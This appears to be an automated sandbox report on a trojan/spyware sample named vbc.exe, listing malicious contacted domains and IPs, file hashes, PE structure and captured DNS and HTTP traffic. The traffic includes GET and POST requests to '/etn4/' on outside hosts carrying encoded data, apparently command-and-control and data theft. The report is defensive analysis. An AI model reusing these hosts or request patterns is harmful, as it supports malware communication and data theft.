http://www.fonts.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.141.97.24	www.funwave.info	Japan		2519	VECTANTARTERIANetworksCorporationJP	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.131.238	tadeumilhosrp.com	United States		46606	UNIFIEDLAYER-AS-1US	true
108.167.169.56	reprograme-se10x.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680447
Start date and time: 08/08/202216:08:12	2022-08-08 16:08:12 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	vbc.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/2@4/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 87.4%) • Quality average: 71.9% • Quality standard deviation: 33.1%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 40.125.122.176, 20.54.89.106, 52.242.101.226, 20.223.24.244, 52.152.110.14
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, e12564.dspb.akamaiedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:09:32	API Interceptor	2x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log

Process:	C:\Users\user\Desktop\vbc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\4-9E1JJI

Process:	C:\Windows\SysWOW64\control.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1

Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.770445517790858
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	vbc.exe
File size:	794112
MD5:	ba5fa6ee78fe62b57ce7947f6bdb86ff
SHA1:	f8409167b9b3e09f390c28cbcebfbec670af16de
SHA256:	c2073d015c278a0816ca4ae0a19892874782517dd5133a112ca1f57d44f754fb
SHA512:	30649250ca8c07fbfd53c7d343beacec91cad8535e773e3d8b97aef3a678a981fbb6ab5646318d890303fb643938c78152cbe8774230591b4660102677545d35
SSDEEP:	12288:rFxgV2iNq+1MMUOS1BuMU0WthpYCXB4eAwRXIbUDbLDuXk:rFxgV10PqMeQe9IbUDHDl
TLSH:	C4F4BE1BAF147308C9A76AB5EE4BB9A267F71C1D3135D0783E557C4A4AFF301E52202A
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P..b.....0.....4... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c34ce
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F0E250 [Mon Aug 8 10:15:44 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc347c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc4000	0x388	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc14d4	0xc1600	False	0.810875131302521	data	7.777091407724558	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc4000	0x388	0x400	False	0.369140625	data	2.842876085485628	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc6000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc4058	0x32c	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 16:11:09.173535109 CEST	49796	80	192.168.2.6	103.141.97.24
Aug 8, 2022 16:11:09.451756954 CEST	80	49796	103.141.97.24	192.168.2.6
Aug 8, 2022 16:11:09.451920033 CEST	49796	80	192.168.2.6	103.141.97.24
Aug 8, 2022 16:11:09.452039003 CEST	49796	80	192.168.2.6	103.141.97.24
Aug 8, 2022 16:11:09.730171919 CEST	80	49796	103.141.97.24	192.168.2.6
Aug 8, 2022 16:11:09.803188086 CEST	80	49796	103.141.97.24	192.168.2.6
Aug 8, 2022 16:11:09.803208113 CEST	80	49796	103.141.97.24	192.168.2.6
Aug 8, 2022 16:11:09.803415060 CEST	49796	80	192.168.2.6	103.141.97.24
Aug 8, 2022 16:11:09.931919098 CEST	49796	80	192.168.2.6	103.141.97.24
Aug 8, 2022 16:11:10.210040092 CEST	80	49796	103.141.97.24	192.168.2.6
Aug 8, 2022 16:11:19.985485077 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.130086899 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.130928040 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.131123066 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.275513887 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450714111 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450750113 CEST	80	49798	108.167.169.56	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 16:11:20.450776100 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450803995 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450856924 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450884104 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450889111 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.450927019 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450953960 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.450953960 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.450980902 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.451008081 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.451015949 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.451046944 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:20.595535994 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.595577955 CEST	80	49798	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:20.595730066 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:21.145468950 CEST	49798	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.158934116 CEST	49799	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.296170950 CEST	80	49799	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:22.296277046 CEST	49799	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.296473980 CEST	49799	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.433641911 CEST	80	49799	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:22.554661036 CEST	80	49799	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:22.555401087 CEST	80	49799	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:22.555531025 CEST	49799	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.558259010 CEST	49799	80	192.168.2.6	108.167.169.56
Aug 8, 2022 16:11:22.696208954 CEST	80	49799	108.167.169.56	192.168.2.6
Aug 8, 2022 16:11:27.620436907 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:27.755534887 CEST	80	49800	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:27.755954981 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:27.756026030 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:27.891019106 CEST	80	49800	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:27.891092062 CEST	80	49800	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:27.891113043 CEST	80	49800	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:27.891132116 CEST	80	49800	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:27.891212940 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:27.891721010 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:28.768277884 CEST	49800	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:29.784462929 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:29.928798914 CEST	80	49802	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:29.929754019 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:29.950834990 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:30.095041037 CEST	80	49802	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:30.095088959 CEST	80	49802	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:30.095129013 CEST	80	49802	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:30.095169067 CEST	80	49802	192.185.131.238	192.168.2.6
Aug 8, 2022 16:11:30.095267057 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:30.095343113 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:30.110415936 CEST	49802	80	192.168.2.6	192.185.131.238
Aug 8, 2022 16:11:30.254679918 CEST	80	49802	192.185.131.238	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 16:11:09.126292944 CEST	60609	53	192.168.2.6	8.8.8.8
Aug 8, 2022 16:11:09.145854950 CEST	53	60609	8.8.8.8	192.168.2.6
Aug 8, 2022 16:11:19.962970972 CEST	62643	53	192.168.2.6	8.8.8.8
Aug 8, 2022 16:11:19.980540037 CEST	53	62643	8.8.8.8	192.168.2.6
Aug 8, 2022 16:11:27.599814892 CEST	54015	53	192.168.2.6	8.8.8.8
Aug 8, 2022 16:11:27.619285107 CEST	53	54015	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 16:11:35.113869905 CEST	50081	53	192.168.2.6	8.8.8.8
Aug 8, 2022 16:11:35.238023996 CEST	53	50081	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 16:11:09.126292944 CEST	192.168.2.6	8.8.8.8	0x35	Standard query (0)	www.funwave.info	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:19.962970972 CEST	192.168.2.6	8.8.8.8	0xf0f3	Standard query (0)	www.reprograme-se10x.com	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:27.599814892 CEST	192.168.2.6	8.8.8.8	0x9609	Standard query (0)	www.tadeumilhosrp.com	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:35.113869905 CEST	192.168.2.6	8.8.8.8	0x5e59	Standard query (0)	www.claudianavarro.online	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 16:11:09.145854950 CEST	8.8.8.8	192.168.2.6	0x35	No error (0)	www.funwave.info		103.141.97.24	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:19.980540037 CEST	8.8.8.8	192.168.2.6	0xf0f3	No error (0)	www.reprograme-se10x.com	reprograme-se10x.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 16:11:19.980540037 CEST	8.8.8.8	192.168.2.6	0xf0f3	No error (0)	reprograme-se10x.com		108.167.169.56	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:27.619285107 CEST	8.8.8.8	192.168.2.6	0x9609	No error (0)	www.tadeumilhosrp.com	tadeumilhosrp.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 16:11:27.619285107 CEST	8.8.8.8	192.168.2.6	0x9609	No error (0)	tadeumilhosrp.com		192.185.131.238	A (IP address)	IN (0x0001)
Aug 8, 2022 16:11:35.238023996 CEST	8.8.8.8	192.168.2.6	0x5e59	No error (0)	www.claudianavarro.online	claudianavarro.online		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 16:11:35.238023996 CEST	8.8.8.8	192.168.2.6	0x5e59	No error (0)	claudianavarro.online		92.249.45.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.funwave.info
- www.reprograme-se10x.com
- www.tadeumilhosrp.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49796	103.141.97.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:09.452039003 CEST	11238	OUT	GET /etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf+Fe+qece1yHxQlddjwwspvxEwVKtNXVfvaYDvAKdsC9znF0tof1OuukDyDlLohNqUsvE HTTP/1.1 Host: www.funwave.info Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 16:11:09.803188086 CEST	11239	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 08 Aug 2022 14:11:09 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://funwave.info/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf+Fe+qece1yHxQlddjwwspvxEwVKtNXVfvaYDvAKdsC9znF0tof1OuukDyDlLohNqUsvE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49798	108.167.169.56	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:20.131123066 CEST	11247	OUT	POST /etn4/ HTTP/1.1 Host: www.reprograme-se10x.com Connection: close Content-Length: 418 Cache-Control: no-cache Origin: http://www.reprograme-se10x.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.reprograme-se10x.com/etn4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 52 76 74 35 78 54 68 3d 72 71 4e 69 46 4a 6b 64 61 44 65 48 31 48 6e 36 5a 44 61 75 49 38 72 58 79 4f 7e 46 63 6e 67 49 68 47 68 55 57 54 73 39 6a 38 74 57 4a 52 6d 45 45 5a 57 79 49 70 74 79 73 50 51 71 59 38 41 63 53 75 51 33 44 5f 78 5f 54 73 78 39 49 34 57 6e 62 58 67 45 71 57 77 67 4a 35 74 6c 65 55 6e 39 78 71 75 30 58 67 30 35 58 48 61 6a 4e 4f 63 49 6e 4e 64 58 59 6e 79 35 39 36 6a 41 66 30 55 33 77 4a 54 73 59 4d 35 4f 76 67 48 6a 52 68 32 48 49 68 73 30 78 32 50 56 71 38 62 50 31 57 76 66 52 47 36 41 4a 39 44 5f 38 57 6d 75 53 75 5a 49 75 5f 7a 63 36 78 38 79 74 69 46 79 56 6b 28 5a 63 34 39 78 6d 50 54 4a 6e 6b 6d 52 70 4f 35 68 78 5f 56 64 67 77 4b 78 6c 5a 32 71 6a 70 57 76 63 4e 4c 61 37 48 50 51 4c 6b 36 30 45 30 6c 36 47 62 55 43 41 2d 59 6a 72 31 44 47 76 39 58 32 49 66 67 6f 43 66 44 70 57 51 44 45 4c 77 37 42 6a 72 59 68 30 46 6b 67 46 57 53 4c 32 38 73 73 70 34 4f 37 5a 52 48 36 31 47 39 63 71 7a 61 76 30 4f 6a 44 31 48 35 65 46 57 52 41 33 38 46 61 53 6f 73 79 6e 5f 6d 51 74 61 54 2d 64 6e 59 7a 63 65 69 53 70 7a 65 42 73 35 4b 48 57 52 59 37 49 32 6f 76 49 47 58 47 62 70 39 31 34 73 5a 43 7e 46 38 34 51 47 62 66 44 42 52 39 7e 62 68 4a 44 4c 47 59 56 49 39 59 6f 50 56 43 56 72 72 52 52 75 52 41 64 55 6f 2e 00 00 00 00 00 00 00 00 Data Ascii: cRvt5xTh=rqNiFJkdaDeH1Hn6ZDauI8rXyO~FcngIhGhUWTs9j8tWJRmEEZWyIptysPQqY8AcSuQ3D _x_Tsx9I4WnbXgEqWwgJ5tleUn9xqu0Xg05XHajNOcInNdXYny596jAf0U3wJTsYM5OvgHjRh2HIhs0x2PVq8bP1Wv fRG6AJ9D_8WmuSuZIu_zc6x8ytiFyVk(Zc49xmPTJnkmRpO5hx_VdgwKxlZ2qjpWvcNLa7HPQLk60E0l6GbUCA-Yjr 1DGv9X2IfgoCfDpWQDELw7BjrYh0FkgFWSL28ssp4O7ZRH61G9cqzav0OjD1H5eFWRA38FaSosyn_mQtaT-dnYzcei SpzeBs5KHWRY7I2ovIGXGbp914sZC~F84QGbfDBR9~bhJDLGYVI9YoPVCVrrRRuRAdUo.
Aug 8, 2022 16:11:20.450714111 CEST	11249	IN	HTTP/1.1 404 Not Found Date: Mon, 08 Aug 2022 14:11:20 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://reprograme-se10x.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 14456 Content-Type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 ed b2 eb 92 e3 c6 b1 35 fa db fd 14 35 54 48 43 da 2c 10 e0 b5 1b 6c b6 2d c9 b2 3e 47 58 de 0e 8d bc bf 38 61 3b 26 8a 40 02 a8 e9 42 15 5c 55 e0 65 e8 3e 7f f7 73 7c 71 7e 9c 77 38 7f fd 62 27 0b e0 ad bb c1 be cd 8c e4 bd ad e9 21 59 95 95 b9 72 e5 ca 75 f9 ea b7 ff f1 f5 0f ff d7 9f be 21 99 cd c5 d5 d9 a5 fb 21 82 c9 74 d6 2a 2c fd d3 0f 2d 17 03 16 5f 9d fd e2 32 07 cb 48 94 31 6d c0 ce 5a 7f fe e1 77 f4 bc 45 7a fb 17 c9 72 98 b5 16 1c 96 85 d2 b6 45 22 25 2d 48 cc 5c f2 d8 66 b3 18 16 3c 02 5a 5d ba 84 4b 6e 39 13 d4 44 4c c0 2c a8 70 8e 60 5e 6b 35 57 d6 bc de 83 bc ce d9 8a f2 9c a5 40 0b 0d ae 49 28 98 4e e1 75 55 68 b9 15 70 f5 a7 7f fe 9f 94 4b 44 f8 e7 ff a3 08 48 57 aa 59 cc c8 17 9f 9d f7 83 60 4a be 87 42 ab 54 23 3e 35 40 80 fc e7 37 7f fc e7 7f 7d e9 5d f6 ea f2 b3 4b c1 e5 35 d1 20 66 af 63 69 5c 9f 04 6c 94 bd 26 19 9e 66 af 7b 3d 7d 0c 10 f8 2b 2f 52 79 4d e0 b1 4a e3 2d 3d a5 d3 3b c9 2d 26 2c 68 c9 2c b4 88 5d 17 a8 1e 2b 0a c1 23 66 b9 92 3d 6d cc af 56 b9 c0 27 47 6f d6 3a 41 9f 7c a1 d9 df 4b 35 25 bf 03 88 5b 75 c7 56 66 6d 61 c2 66 c6 bd 04 13 7b ad 4f 4d 85 c4 80 